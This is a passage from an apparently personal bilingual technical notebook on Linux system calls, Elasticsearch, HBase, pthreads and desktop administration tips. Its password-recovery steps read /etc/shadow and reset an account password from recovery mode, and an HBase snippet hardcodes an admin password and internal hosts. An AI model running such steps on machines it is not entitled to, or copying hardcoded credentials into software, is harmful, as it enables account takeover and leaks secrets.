4 EPOLLERR: 表示对应的文件描述符发生错误
5 EPOLLHUP: 表示对应的文件描述符被挂断
6 EPOLLET: 设为边缘触发(Edge Triggered)模式, 这是相对于水平触发(Level Triggered)来说的
7 EPOLLONESHOT: 只监听一次事件就会把这个fd从epoll的队列中删除
```

3.

```
1 int epoll_wait(int epfd, struct epoll_event *events,
2                 int maxevents, int timeout);
```

等待事件的产生，类似于 select() 调用。参数 events 用来从内核得到事件的集合，maxevents 告之内核这个 events 有多大，这个 maxevents 的值不能大于创建 epoll_create() 时的 size，

参数 timeout 是超时时间（毫秒，0 会立即返回，-1 是永久阻塞）。该函数返回需要处理的事件数目，如返回 0 表示已超时

8.3 Elastic Search

8.3.1 management

```
List all indices
curl -XGET 'localhost:9200/_cat/indices?v&pretty'
```

```
Delete by queries:
curl -XPOST 'localhost:9200/twitter/_delete_by_query?pretty' -d'
{
  "query": {
    "match": {
      "message": "some message"
    }
  }
}'
```

8.3.2 search examples

```
curl -XGET 'localhost:9200/twitter/_search?q=user:kimchy&pretty'
curl -XGET 'localhost:9200/kimchy,elasticsearch/tweet/_search?q=tag:wow&pretty'
```

Index information query:

```
curl -XGET 172.30.30.247:9200/cdds/?pretty
```

Query all records about one sip

```
curl -XGET 172.30.30.247:9200/cdds/bj_20160219/_search?pretty -d '{"query":{"match":{"sip": "bj_20160219_*"}}}'
```

8.3.3 Elasticsearch in Python

elasticsearch-py requires the following dependancies: urllib3, linecache2, argparse, six, pbr, traceback2, unittest2.

8.3.4 Elasticsearch in Spark

<https://www.elastic.co/guide/en/elasticsearch/hadoop/current/spark.html>

8.4 Linux 平台 C 语言获取本机 IP

方法一: 通过 gethostname 和 gethostbyname

方法二: getifaddrs 函数获取网卡的所有 IP 地址

方法三: getsockname 获取某个连接所使用的本地 IP

8.5 Hbase API

8.5.1 Accessing HBase with kerberos

Kerberos authentication is required to write Java™ programs to access HBase.

```
System.setProperty("java.security.krb5.conf", "/etc/krb5.conf");
conf.set("hadoop.security.authentication", "kerberos");
conf.set("hbase.security.authentication", "kerberos");
conf.set("kerberos.kdc.host", "10.96.208.5");
onf.set("kerberos.principal", "u_chanct@HADOOP.COM");
conf.set("kerberos.cm.admin.pwd", "111111");
conf.set("hbase.master.kerberos.principal","hbase /_HOST@HADOOP.COM");
conf.set("hbase.regionserver.kerberos.principal","hbase/_HOST@HADOOP.COM");
conf.set("hbase.zookeeper.property.clientPort", "2181");
conf.set("hbase.zookeeper.quorum", "10.96.208.1");
UserGroupInformation.loginUserFromKeytab("u_chanct@HADOOP.COM", "/home/u_chanct.keytab")
```

Add configuration directory of HBase (i.e. /etc/hbase/conf) to classpath if all the configuration items are already in configuration files.

https://www.ibm.com/support/knowledgecenter/en/SSPT3X_3.0.0/com.ibm.swg.im.infosphere.hbase/doc/topics/kerberos.html

<https://community.hortonworks.com/articles/48831/connecting-to-hbase-in-a-kerberos-environment>

8.5.2 Accessing HBase from Spark

<https://mapr.com/blog/spark-streaming-hbase/> mentioned how to read and write HBase from Spark's perspective, with new API HadoopRDD and saveAsHadoopDataset interfaces.

8.6 Java Frameworks

Java Platform, Enterprise Edition or Java EE is a widely used enterprise computing platform. The platform provides an API and runtime environment for developing and running enterprise software, including network and web services, and other large-scale, multi-tiered, scalable, reliable, and secure network applications. Java EE extends the Java Platform, Standard Edition (Java SE), providing an API for object-relational mapping, distributed and multi-tier architectures, and web services.

The **Spring Framework** is an application framework and inversion of control (IoC) container for the Java platform. The framework's core features can be used by any Java application, but there are extensions for building web applications on top of the Java EE platform. Although the framework does not impose any specific programming model, it has become popular in the Java community as an alternative to, replacement for, or even addition to the Enterprise JavaBeans (EJB) model. The Spring Framework is open source.

Enterprise JavaBeans (EJB) is a managed, server software for modular construction of enterprise software, and one of several Java APIs. EJB is a server-side software component that encapsulates the business logic of an application. The EJB specification is a subset of the Java EE specification. An EJB web container provides a runtime environment for web related software components, including computer security, Java servlet lifecycle management, transaction processing, and other web services.

The complexity issue continued to hinder EJB's acceptance. **Hibernate** (for persistence and object-relational mapping) and **Spring Framework** (which provided an alternate and far less verbose way to encode business logic) were created to replace it and grew in popularity, despite lacking the support of big businesses.

Hibernate ORM (Hibernate in short) is an object-relational mapping framework for the Java language. It provides a framework for mapping an object-oriented domain model to a relational database. Hibernate solves object-relational impedance mismatch problems by replacing direct, persistent database accesses with high-level object handling functions. Hibernate's primary feature is mapping from Java classes to database tables; and mapping from Java data types to SQL data types. Hibernate also provides data query and retrieval facilities. It generates SQL calls and relieves the developer from manual handling and object conversion of the result set.

Apache Struts 2 is an open-source web application framework for developing Java EE web applications. It uses and extends the Java Servlet API to encourage developers to adopt a model-view-controller (MVC) architecture. It favors convention over configuration, is extensible using a plugin architecture, and ships with plugins to support REST, AJAX and JSON.

The integration of Struts, Spring and Hibernate is often abbreviated as **SSH**.

Non-blocking I/O (usually called **NIO**, and sometimes called "New I/O") is a collection of Java programming language APIs that offer features for intensive I/O operations. It was introduced with the J2SE 1.4 release of Java by Sun Microsystems to complement an existing standard I/O.

Netty is a NIO client-server framework for the development of Java network applications such as protocol servers and clients. The asynchronous event-driven network application framework and tools are used to simplify network programming such as TCP and UDP socket servers. Netty includes an implementation of the reactor pattern of programming.

Apache MINA (Multipurpose Infrastructure for Network Applications) is an open source Java network application framework. MINA can be used to create scalable, high performance network applications. MINA provides unified APIs for various transports like TCP, UDP, serial communication. It also makes it easy to make an implementation of custom transport type. MINA provides both high-level and low-level network APIs.

8.7 Common Java Libraries

Awesome Java provides a curated list of awesome Java frameworks, libraries and software. java.libhunt.com is a frontend for Awesome Java.

See also:

<http://www.importnew.com/7530.html>

8.8 Apache Kafka

Apache Kafka is an open-source message broker project developed by the Apache Software Foundation written in Scala.

A simple kafka producer in Python using python-kafka package:

```
from kafka import KafkaProducer
producer = KafkaProducer(bootstrap_servers='172.30.30.247:9092')
for _ in range(10):
    producer.send('topic_name', b'some_message_bytes')
```

8.9 matplotlib

8.9.1 Configuration on MacOS

```
~/.config/matplotlib/matplotlibrc
```

```
backend : TkAgg
```

8.10 进程/线程与CPU核的绑定

sched_setaffinity 实现进程与核的绑定。

```
1 int pthread_setaffinity_np (pthread_t thread, size_t cpusetsize, const cpu_set_t *cpuset);
2 int pthread_getaffinity_np (pthread_t thread, size_t cpusetsize, cpu_set_t *cpuset);
```

分别设置和获取线程的亲和性。

cpu_set_t 类似于 select 中的 fd_set 可以理解为 cpu 集，也是通过约定好的宏来进行清除、设置以及判断：

```
1 // 初始化, 设为空
2 void CPU_ZERO (cpu_set_t *set);
3 // 将某个cpu加入cpu集中
4 void CPU_SET (int cpu, cpu_set_t *set);
5 // 将某个cpu从cpu集中移出
6 void CPU_CLR (int cpu, cpu_set_t *set);
7 // 判断某个cpu是否已在cpu集中设置了
8 int CPU_ISSET (int cpu, const cpu_set_t *set);
```

cpu 集可以认为是一个掩码，每个设置的位都对应一个可以合法调度的 cpu，而未设置的位则对应一个不可调度的 CPU。换而言之，线程都被绑定了，只能在那些对应位被设置了的处理器上运行。通常，掩码中的所有位都被置位了，也就是可以在所有的 cpu 中调度。

以下为测试代码：

```
1 #define _GNU_SOURCE
2 #include <stdio.h>
3 #include <stdlib.h>
4 #include <string.h>
5 #include <unistd.h>
6 #include <pthread.h>
7 #include <sched.h>
8
9 void *myfun(void *arg)
10 {
11     cpu_set_t mask;
12     cpu_set_t get;
13     char buf[256];
14     int i;
15     int j;
16     int num = sysconf(_SC_NPROCESSORS_CONF);//统计cpu个数
17     printf("system has %d processor(s)\n", num);
18
19     for (i = 0; i < num; i++) {
20         CPU_ZERO(&mask);
21         CPU_SET(i, &mask);
22         if (pthread_setaffinity_np (pthread_self (), sizeof(mask), &mask) < 0) {
23             fprintf (stderr , "set thread affinity failed\n");
24         }
25         CPU_ZERO(&get);
26         if (pthread_getaffinity_np (pthread_self (), sizeof(get), &get) < 0) {
27             fprintf (stderr , "get thread affinity failed\n");
28         }
29         for (j = 0; j < num; j++) {
30             if (CPU_ISSET(j, &get)) {
31                 printf ("thread %d is running in processor %d\n", (int)pthread_self(), j);
32             }
33         }
34         j = 0;
35     while (j++ < 100000000) {
```

```
36         memset(buf, 0, sizeof(buf));
37     }
38 }
pthread_exit(NULL);
}
41
42 int main(int argc, char *argv[])
{
43     pthread_t tid;
44     if (pthread_create(&tid, NULL, (void *)myfun, NULL) != 0) {
45         fprintf(stderr, "thread create failed\n");
46         return -1;
47     }
48     pthread_join(tid, NULL);
49     return 0;
50 }
```

8.11 pthread 接口

8.11.1 数据类型

`pthread_t`: 线程句柄

`pthread_attr_t`: 线程属性

`pthread_mutex_t`: 互斥量

`pthread_cond_t`: 条件变量

每个线程都有 `errno` 副本。

8.11.2 操纵函数

`pthread_create()`: 创建一个线程

`pthread_exit()`: 终止当前线程

`pthread_cancel()`: 中断另外一个线程的运行

`pthread_join()`: 阻塞当前的线程, 直到另外一个线程运行结束

`pthread_attr_init()`: 初始化线程的属性

`pthread_attr_setdetachstate()`: 设置脱离状态的属性 (决定这个线程在终止时是否可以被结合)

`pthread_attr_getdetachstate()`: 获取脱离状态的属性

`pthread_attr_destroy()`: 删除线程的属性

`pthread_kill()`: 向线程发送一个信号

8.11.3 同步函数

`pthread_mutex_init()`: 初始化互斥锁

`pthread_mutex_destroy()`: 删除互斥锁

`pthread_mutex_lock()`: 占有互斥锁（阻塞操作）

`pthread_mutex_trylock()`: 试图占有互斥锁（不阻塞操作）。即，当互斥锁空闲时，将占有该锁；

`pthread_mutex_unlock()`: 释放互斥锁

`pthread_cond_init()`: 初始化条件变量

`pthread_cond_destroy()`: 销毁条件变量

`pthread_cond_signal()`: 唤醒第一个调用`pthread_cond_wait()`而进入睡眠的线程

`pthread_cond_wait()`: 等待条件变量的特殊条件发生

Thread-local storage (或者以Pthreads术语，称作线程特有数据) :

`pthread_key_create()`: 分配用于标识进程中线程特定数据的键

`pthread_setspecific()`: 为指定线程特定数据键设置线程特定绑定

`pthread_getspecific()`: 获得调用线程的键绑定，并将该绑定存储在 value 指向的位置中

`pthread_key_delete()`: 销毁现有线程特定数据键

`pthread_attr_getschedparam()`; 获取线程优先级

`pthread_attr_setschedparam()`; 设置线程优先级

8.11.4 工具函数

`pthread_equal()`: 对两个线程的线程标识号进行比较

`pthread_detach()`: 分离线程

`pthread_self()`: 查询线程自身线程标识号

8.12 Redis Programming

http://www.tutorialspoint.com/redis/redis_java.htm

A Simple Jedis Tutorial

8.13 Socket Error Handling

几种 TCP 连接中出现 RST 的情况

从 TCP 协议的原理来谈谈 rst 复位攻击

8.13.1 graceful shutdown of sockets

It is important to distinguish the difference between shutting down a socket connection and closing a socket.

Shutting down a socket connection involves an exchange of protocol messages between the two endpoints, hereafter referred to as a shutdown sequence. Two general classes of shutdown sequences are defined: graceful and abortive (also called hard). In a graceful shutdown sequence, any data that has been queued, but not yet transmitted can be sent prior to the connection being closed. In an abortive shutdown, any unsent data is lost. The occurrence of a shutdown sequence (graceful or abortive) can also be used to provide an FD_CLOSE indication to the associated applications signifying that a shutdown is in progress.

Closing a socket, on the other hand, causes the socket handle to become deallocated so that the application can no longer reference or use the socket in any manner.

When you have finished using a socket, you can simply close its file descriptor with close. If there is still data waiting to be transmitted over the connection, normally close tries to complete this transmission. You can control this behavior using the SO_LINGER socket option to specify a timeout period. You can also shut down only reception or transmission on a connection by calling shutdown

8.14 Apache Spark

8.14.1 Pitfalls

1. use of var in filters may not work. Unwanted values can still pass filtering.
2. use of hash tables without broadcasting it is as effective as using an empty table.
- 3.

8.15 系统调用

fork() 函数在父进程返回子进程 pid, 在子进程中返回 0。

8.15.1 获取内核态信息

通常在 C 语言中通过读取 proc 文件系统来获取内核信息。libproc 等库对这一功能进行了一定的封装。

8.16 Zeromq

ZeroMQ (also known as zmq) looks like an embeddable networking library but acts like a concurrency framework. It gives you sockets that carry atomic messages across various transports like in-process, inter-process, TCP, and multicast. You can connect sockets N-to-N with patterns like fan-out, pub-sub, task distribution, and request-reply. It's fast enough to be the fabric for clustered products. Its asynchronous I/O model gives you scalable multicore applications, built as asynchronous message-processing tasks. It provides a message queue, but unlike **message-oriented middleware**, a ZeroMQ system can run without a dedicated message broker. The library's API is designed to resemble that of Berkeley sockets.

A basic **client** and **server** program in Python can be found in the official site.

第 9 章

电脑操作技巧

9.1 启动与登陆

9.1.1 ISO 镜像与光盘

在 Ubuntu 下将文件夹做成 iso 镜像的工具叫做 genisoimage(原名 mkisofs)。可引导光盘加载后对相应文件夹使用 genisoimage 工具，会失去引导性。如欲保留引导性，可以使用 dd 工具对裸设备进行操作。如：

```
dd if=/dev/sr0 of=deepin.iso
```

如需将 iso 烧录入光盘，可以使用 Brasero 工具。这很可能是 Ubuntu 系统自带的。

9.1.2 USB 启动盘

可以使用 dd 命令或使用一些图形工具。在维基百科上有一个制作 LiveUSB 的软件列表。包括：

- Fedora Liveusb-creator, 在 Windows 或 Linux 下制作 Fedora 的 LiveUSB
- Ubuntu Liveusb Creator(在命令为 usb-creator-gtk 或 usb-creator-kde)
- LinuxLive USB Creator, 在 Windows 上制作 Linux LiveUSB
- Unetbootin, 在 Windows 或 Linux 下制作 UNIX LiveUSB, Ubuntu 软件仓库有提供

我自己用优盘实际创建启动盘，在 Ubuntu 下使用 Ubuntu Liveusb Creator 制作失败了。用 dd 和 Unetbootin 制作成功。

如果使用 dd 命令，先 umount 这个 USB 设备，其名称可能是 sdb1。但 dd 命令要作用与 sdb 而不是 sdb1 上。

```
dd if=linux_image.iso of=/dev/sdb
```

尝试使用 dd 命令将 Windows 安装镜像做成启动盘，未能成功，U 盘在启动时未能引导，依然由硬盘进行了引导。

制作完成后，需要更改 BIOS 设置，让 USB-HDD(或其他 USB 设备类型) 的设备启动优先级高于 HDD。优盘可能被当作硬盘处理，如果是这种优盘，开机时需要在 BIOS 设置中更改的不是设备启动顺序，而是 HDD 启动优先级。在实验室电脑上 DEL 键进入 BIOS 设置。

9.1.3 修改 Grub 配置

配置/etc/default/grub 文件，然后运行 update-grub，会自动生成/boot/grub/grub.cfg 文件

9.1.4 安装 Grub

如果安装了多个 Linux 系统，最后一个安装的系统的 GRUB 会覆盖之前安装的 GRUB。如果这不是所希望的，可以进入心目中的默认系统重新安装 GRUB。如果最后安装的是 Windows，则 GRUB 会被破坏，不会在开机时显示 GRUB 界面，也需要设法进入 Linux 后重新安装 GRUB。进入所希望的 Linux 系统后，执行 grub-install。grub-install 将 GRUB 镜像复制到/boot/grub，并调用 grub-setup 来将 grub 安装到 boot 扇区。如果是从 LiveCD 进入的系统，执行 grub-install 前先 chroot。

```
sudo mount /dev/sdaX /mnt/root
sudo mount --rbind /dev /mnt/root/dev
sudo mount --rbind /proc /mnt/root/proc
sudo chroot /mnt/root grub-install /dev/sda
```

如果没有 LiveCD，在进入系统前停留在了如下界面上：

```
GRUB loading
error:unknown filesystem
grub rescue>
```

可以执行 ls 命令，找到 Linux 被安装在了哪个分区。如果确定了分区，比如，(hd0,5)，则执行ls (hd0,5) 时会看到许多 mod 文件。安装 normal.mod：

```
grub rescue>set root=(hd0,5)
grub rescue>set prefix=(hd0,5)/boot/grub
grub rescue>insmod /boot/grub/normal.mod
```

执行 normal 命令，可以恢复 Grub 界面。进入 Linux 后重新安装 GRUB 即可。

9.1.5 登陆密码恢复

方法如下：

- 1、重新启动，按 ESC 键进入 Boot Menu，选择 recovery mode（一般是第二个选项）。
- 2、在 # 号提示符下用 cat /etc/shadow，看看用户名。
- 3、输入 passwd ”用户名”（引号要有的哦）。
- 4、输入新的密码。
- 5、重新启动，用新密码登录。

9.2 实用计算、查询与搜索

9.2.1 算数

Linux 下一些 CGI 工具可以用作计算器，如 Python, calc, bc 等。

Python 计算默认为整数计算，如需浮点数运算结果，可以在运算数后加.0；也可以在运行 Python 时使用命令行开关 -Qnew

calc 工具来自于 apcalc 软件包，可以实现任意精度的计算。calc 默认就是浮点数计算，比较方便；而 bc 默认为整数计算。

bc 其实是一种复杂的编程语言；如计算 5/6，设置精度为 3 位，则有：

```
scale=3;5/6
```

9.2.2 进制转换

可以用 Python 完成进制转换运算。

十进制转换为二进制、八进制、十六进制，可以分别使用函数 bin,oct,hex。二进制，8 进制，16 进制转十进制容易，直接在互动界面上键入 0xa3,0b101,0o33 即可。

9.2.3 ASCII 码表

可以查找 man 页：man ascii 在 Python 下，十进制转 ASCII 可以用 chr 函数，反之使用 ord。

9.2.4 时间计算

Python 的 datetime 包提供了日期与时间相关的操作。参考[15.11](#)。

9.2.5 日历查询

cal 工具能够打印某年或某月的日历， 默认为本月。

```
cal #本月  
cal 2012 #某年  
cal -y 2012 #某年  
cal -m 8 #今年某月  
cal 8 2012 #某年某月
```

date 命令用各种格式显示指定时间：

```
date +%s #当前epoch秒数  
date +%A #今天星期几  
date -r NUMBER #显示NUMBER表示的epoch秒数对应的时间
```

calendar 模块提供了查询平闰年和星期的功能， 也能产生日历字符串。参考[15.11](#)。

9.2.6 IP address search

```
whois 202.38.95.110
```

9.2.7 IP address conversion to/from integer

With Microsoft Excel:

```
=CONCATENATE(MOD(BITRSHIFT(D7,24),256),".",  
MOD(BITRSHIFT(D7,16),256),".",  
MOD(BITRSHIFT(D7,8),256),".",MOD(D7,256))
```

With MySQL:

```
inet_ntoa
```

9.2.8 Google 汇率查询

汇率查询, 比如欲查询人民币和韩币汇率, Google:

```
cny in won  
rmb in won  
china in korea currency
```

9.2.9 Google 单位换算

```
mile to km
```

9.2.10 Google 技巧

<http://www.googleguide.com>. 布尔运算: 与 (空格默认为 AND)、或 (大写 OR, |(vertical bar))、非 (-)。() 可调整运算优先级。

域搜索:site, inurl, filetype。

精确搜索: 双引号

前缀: allintitle,link

同时, Google 提供了高级搜索的 UI 界面。

9.3 Visio Alternatives

solutions to replace visio:

1. opening a vdsx file: libreoffice, processon
2. draw a connection graph: graphviz
3. draw a blocks diagram: libreoffice,gliffy
4. draw a flow chart: gliffy, processon, graphviz (auto positioning), libreoffice
5. draw a mind mapping: xmind

9.4 Gnuplot 制图

在 mac 下安装

```
brew install gnuplot --with-pdflib-lite --with-cairo --with-latex
```

Pdflib 库实现了 pdf “终端” (terminal), cairo 库提供了 pdfcairo “终端”。

输出成图片

```
1 set term png  
2 set output "outputfilename.png"
```

输出成 tex 文件

```
1 set term png  
2 set output "filename.png"
```

作图:

```
1 datafile = "datafilename.txt"  
2 plot datafile using 1:2 #对前两列制图
```

设置文字字体字号

```
1 set label 'some variable' font 'Times-Roman, 12'
```

使用 cairo 终端

```
1 set terminal pdfcairo monochrome font ',18'
```

设置点号

```
1 set pointsize 1.5
```

9.5 Image Editing

Python Pillow package is used for image processing.

```
pip install pillow
```

```
1 from PIL import Image  
2  
3 # turning a colored picture grey-scale  
4 Image.open('color.png').convert('L').save('grey.png')  
5  
6 # resizing a picture  
7 Image.open('big.png').resize((64,64)).save('small.png')
```

9.6 Mac OS X 环境文本编辑

使用:open -aTextEdit settings.xml 参数说明:— a 指定应用也可以是:open -e settings.xml
参数说明: — e 使用文本编辑器打开也可以是: open -t settings.xml 参数说明: — t 使用默认编辑器打开

9.7 Markdown

一个关于 pandoc 的帖子, 评论了各大标记语言: <http://higrid.net/c-art-pandoc-command.htm>

markdown 教程 <http://wowubuntu.com/markdown/>

LaTex 转 markdown:

```
pandoc -s example4.tex -o example5.text
```

9.8 音视频播放与编辑

9.8.1 视频播放控制

mplayer

文件打开命令:mplayer [-af scaletempo [-speed 0.01 100]] filename

其中, -af 设置音频过滤器, scaletempo 实现变速不变调 (pitch) 功能。详情见其 help 输出和 man 页。

快捷键 (man 页: INTERACTIVE CONTROL): 速度调节: [和], 以 10% 为幅度。进度调节: 左右方向键以 10s 为精度, 上下方向键以分钟为精度, 翻页键以 10min 为精度。

p or SPACE	pause movie (press any key to continue)
q or ESC	stop playing and quit program
+ or -	adjust audio delay by +/- 0.1 second
o	cycle OSD mode: none / seekbar / seekbar + timer
* or /	increase or decrease PCM volume
x or z	adjust subtitle delay by +/- 0.1 second
r or t	adjust subtitle position up/down, also see -vf expand

```
backspace          Reset playback speed to normal.  
f                  Toggle fullscreen (also see -fs).  
T                  Toggle stay-on-top (also see -ontop).  
  
v                  Toggle subtitle visibility.  
j and J           Cycle through the available subtitles.
```

VLC

详情见其 help 输出和 man 页。VLC 默认为变速不变调。

速度调节:[和], 同 mplayer 一样的快捷键, 只是调节幅度为 0.1 倍原速。

进度调节:shift/alt/ctrl+ 左右方向键。shift 的精度为 5s, alt 为 10s, ctrl 为 1min。

9.8.2 音视频文件编辑

Linux 下有 OpenShot Video Editor。曾用它来裁剪视频文件。

跨平台开源软件 audacity, 操作方式类似于 Adobe Audition(CoolEditPro, 不支持 Linux), 可以看见音频波形。支持批量导入音频文件。

9.9 Minicom

9.9.1 Minicom 配置

创建或编辑配置文件, 保存为/etc/minirc.Filename 或/etc/minicom/minirc.Filename, 因系统而异。

```
1 minicom -s Filename
```

配置文件指定设备名、波特率等。Dell 服务器的串口设备名为/dev/ttyS0, 4 个 USB 接口的设备名为/dev/ttyUSB0-/dev/ttyUSB3。对于 Hili 的串口连接, 要求码率为 115200, 软、硬件流控制都设置为 No。

配置文件格式如下:

```
1 # Machine-generated file -- use "minicom -s" to change parameters.  
2 pr port      /dev/ttyUSB0  
3 pu baudrate 115200
```

```
4    pu bits      8
5    pu parity    N
6    pu stopbits   1
7    pu rtscts    No
```

9.9.2 Minicom 登录

按照指定配置文件，登录串口设备：

```
1 minicom Filename
```

minirc.dfl 指定了默认配置，minicom 命令不加任何参数时安装该文件进行初始化。

登录后 **ctrl+a z** 显示各种快捷键选项，**ctrl+a x** 退出并 **reset**,**ctrl+a q** 退出不 **reset**。

ssh 远程登录并登录 minicom，执行：

```
1 ssh -t HOSTNAME minicom Filename
```

9.10 PDF 阅读、编辑和转换

9.10.1 PDF 阅读与批注

acroread 软件包包含了 Adobe Reader, 兼容性好，可以调节背景色。但功能相对于 Acrobat 十分受限，没有批注、书签等功能，运行效率也低下。

okular 可以实现 pdf 的批注（F6 或 tools->review）和背景色改变。其缺点是，如果在 gnome 环境下安装需要下载几十 MB 的包。

mendeley 可以实现批注，但批注只是内部识别。不能调节背景色。

xournal 添加文字注释，下划线，通过 export 功能保存修改结果；但是 Xournal 对于篇幅较长的 PDF 文档太耗尽内存，因为它会将 PDF 文档中所有的页面都转化为图像数据置于内存之中并且不再释放。我们可以首先对文档进行分割。据说只要别大范围拖动滚动条，内存占用不大。

evince, **Foxit4Linux**, 永中阅读器既不能标记，又不能改变背景色。

综上，对于 pdf 阅读，较好的有 **okular**, **wine** 上的 **foxit**, **cajviewer**。

pdftgrep(CLI) 可以从 pdf 中查找正则表达式，用法类似于 grep。**diffpdf** 可以比较两个 pdf 文件的不同。

9.10.2 PDF 书签编辑

pdfmod 是目前发现的唯一一个制作书签的开源工具，但编辑不便，无法调整书签的显示顺序。Windows 下的 Foxit Reader 可以制作 pdf 书签，linux 版本的则不可。evince 制作的书签似乎只是内部识别。因此，在 Linux 下最好 wine 一个 Windows 版的 Foxit Reader。

9.10.3 PDF 页面级编辑

pdfshuffler 可以合并、分裂、排序页面，在 precise pangolin 尝试出错，显示没有 EOF 标记。

pdftk 为 CLI 工具，功能包括合并，分裂，删页，反序，旋转，加解密，其中合并 pdf 的方式包括连接和互插。pdfchain 是 pdftk 的一个 GUI 前端。

```
pdftk 1.pdf 2.pdf 3.pdf cat output 123.pdf
```

在 mac os x 上安装 pdftk:

```
brew tap docmunch/pdftk  
brew install pdftk
```

pdfmod 可以用于删页、插入其他文件、导出页面、修改各页相对顺序(通过鼠标拖动，有时比 pdftk 方便)、编辑索引(书签)，修改文件属性。

Mac OS X 自带 PDF 编辑工具：

```
"/System/Library/Automator/Combine PDF Pages.action/Contents/Resources/join.py" \  
-o 12.pdf 1.pdf 2.pdf
```

9.10.4 PDF 元素级编辑

pdfedit 添加文字注释(英文)，划线，删除文档元素，添加页面；感觉不太稳定，运行十分缓慢，经常在打开文件时内核转储。

可以使用 inkscape 或 gimp 提取 PDF 中的一页，进行复杂的修改，然后使用 pdf 删除合并工具恢复成完整的 PDF 文件。

openoffice.org-pdfimport 包让 LibreOffice 能够直接导入 PDF 文件，进行文字修改，再保存为 odg 图形文件，或者选择导出为 pdf。但导入 PDF 时文件内的图片常常会丢失，排版可能会被破坏。所以 LibreOffice 目前还不能算作 PDF 阅读器或者编辑器。

fipse 可以添加英文文字，但可能会损坏 PDF，使其不能被其他阅读器打开。

pdfstudio 功能强大，但系付费软件。

9.10.5 PDF 元数据

pdfmod 可以修改文件元数据，如作者、标题等。pdfinfo 命令行工具可以显示元数据。pdffonts 显示文件字体信息。

9.10.6 PDF 格式转换

ImageMagick 可以实现 pdf 和图片的相互转换，使用 convert 命令。

```
convert [input-options] input-file [output-options] output-file  
convert -density 700 -quality 100 draft.pdf draft.jpg
```

详细内容参??。

cups-pdf 用于将其他格式的文件如图片打印为 pdf。cups-pdf 打印保存位置由 /etc/cups/cups-pdf.conf 文件配置，一般为 ~/PDF，或者 /var/spool/cups-pdf。

pdftotext 实现 pdf 到文本的转换，效果一般不理想。

gpdftext 是一款编辑器，可以直接导入 pdf 文件进行文字编辑，再保存成文本或 pdf 格式，但是会丢失所有除文字内容之外的信息，包括格式、排版、分页信息。

pdftohtml 实现 pdf 到 html 的转换，效果往往不理想。可能需要指定编码格式，如 pdftohtml -enc GBK haha.pdf

pdfimages 提取 pdf 中的图片，默认保存为 ppm 格式。pdfimages -j haha.pdf。j 选项指定保存为 jpg 格式。

pdf2ps 和 ps2pdf 实现 pdf 和 ps 之间的转换，基于 ghostscript 机制。当前 ps2pdf 默认使用 ps2pdf14，即 pdf 为 1.4 版本。可以直接使用 ps2pdf15.pdftops 也能实现 pdf 到 ps 之间的转换。

pdf2djvu, pdf2dsc, pdf2ppm, pdf2svg 分别实现 pdf 到 djvu, dsc, ppm, svg 的转换。SVG 可缩放矢量图形（Scalable Vector Graphics）是基于 svg logo 可扩展标记语言（XML），用于描述二维矢量图形的一种图形格式。

chm2pdf 可以将 chm 转换为 pdf。

9.11 Basic Configurations After OS Installation

9.11.1 Ubuntu 自动选源

```
deb mirror://mirrors.ubuntu.com/mirrors.txt precise main restricted universe multiverse
```

```
deb mirror://mirrors.ubuntu.com/mirrors.txt precise-updates main restricted universe multiverse  
deb mirror://mirrors.ubuntu.com/mirrors.txt precise-backports main restricted universe multiverse  
deb mirror://mirrors.ubuntu.com/mirrors.txt precise-security main restricted universe multiverse
```

9.11.2 设置时区

```
cp /usr/share/zoneinfo/Asia/Shanghai /etc/localtime
```

9.11.3 网络对时

一次性对时，可采用 ntp 服务或 ntpdate 程序：

```
ntpd -q -p cn.pool.ntp.org  
ntpdate ntp.sjtu.edu.cn  
ntpdate cn.pool.ntp.org  
ntpdate 3.asia.pool.ntp.org  
ntpdate time.windows.com  
ntpdate 0.pool.ntp.org  
ntpdate 1.pool.ntp.org  
ntpdate time.nist.gov  
ntpdate www.nist.gov  
ntpdate s1a.time.edu.cn
```

另外，需要经常性地调整本机时间，确保不再次出现偏差。这需要在系统上部署 ntp 服务。ntp 服务维护了一个远程 NTP 服务器列表，自动完成经常性的对时功能，且对系统时间的修改比较缓和。

```
yum -y install ntp  
service ntpd start  
chkconfig ntpd on
```

ntp 服务的配置文件位于/etc/ntp.conf 目录，可适当对该文件进行修改，如追加 ntp 服务器列表。

参考：

<http://www.pool.ntp.org/zone/cn>
NIST Internet Time Servers

9.11.4 CentOS network configuration

/etc/sysconfig/network-scripts 目录下设置各个网卡，注意 ONBOOT 选项。

一个例子，ifcfg-enp0s3：

```
TYPE=Ethernet
BOOTPROTO=none
DEFROUTE=yes
IPV4_FAILURE_FATAL=no
IPV6INIT=yes
IPV6_AUTOCONF=yes
IPV6_DEFROUTE=yes
IPV6_FAILURE_FATAL=no
NAME=enp0s3
UUID=00f4f6d9-f69d-4d52-92ae-b44adfc16038
DEVICE=enp0s3
ONBOOT=yes
IPADDR=172.28.3.95
PREFIX=24
GATEWAY=172.28.3.1
DNS1=159.226.59.158
DNS2=159.226.8.6
IPV6_PEERDNS=yes
IPV6_PEERROUTES=yes
```

DNS 可以在 network-scripts 中配置，也可在/etc/resolv.conf 中配置。如果选择后者，需在 network-scripts 中设置 PEERDNS=NO。

如果将网卡设置成 DHCP，只需将 BOOTPROTO 设置成 dhcp，并删除 IPADDR 等信息。

9.11.5 Mac OS X 配置

Go2Shell 选择打开的终端

```
open -a Go2Shell --args config
```

显示 Mac 隐藏文件的命令： defaults write com.apple.finder AppleShowAllFiles -bool true

隐藏 Mac 隐藏文件的命令： defaults write com.apple.finder AppleShowAllFiles -bool false

```
sshpss brew install https://raw.github.com/eugeneoden/homebrew/eca9de1/Library/Formulassshpss.rb
```

9.11.6 重装备份

重装系统时，需要备份的文件包括：

```
/etc/hosts  
/etc/fstab  
/etc/lightdm/lightdm.conf
```

```
.bash*  
.vimrc  
.gitconfig  
.ssh/*  
.config/Chromium/User*
```

9.11.7 安装版 XP

使用安装版 CD 安装 Windows XP，大致需要四五十分钟。其中，二十分钟后会提示输入地域、账户、序列号等信息。余下不需要刻意关注。

在实验室电脑安装 KVM 版虚拟 XP 时，没有额外安装任何驱动程序。显示外观在全屏时比较模糊。设置以 1280*800 分辨率使得全屏时恰好覆盖整个屏幕。

如果是在 PC 上安装真实 XP，第一件是安装网卡驱动和其他驱动，推荐使用自带网卡驱动的驱动精灵。此外，我至少需安装的软件包括 360 浏览器和安全卫士，输入法，Chrome 浏览器。然后运行激活工具。

9.11.8 克隆版 XP 安装

要点有二：MBR 和设置活动分区。

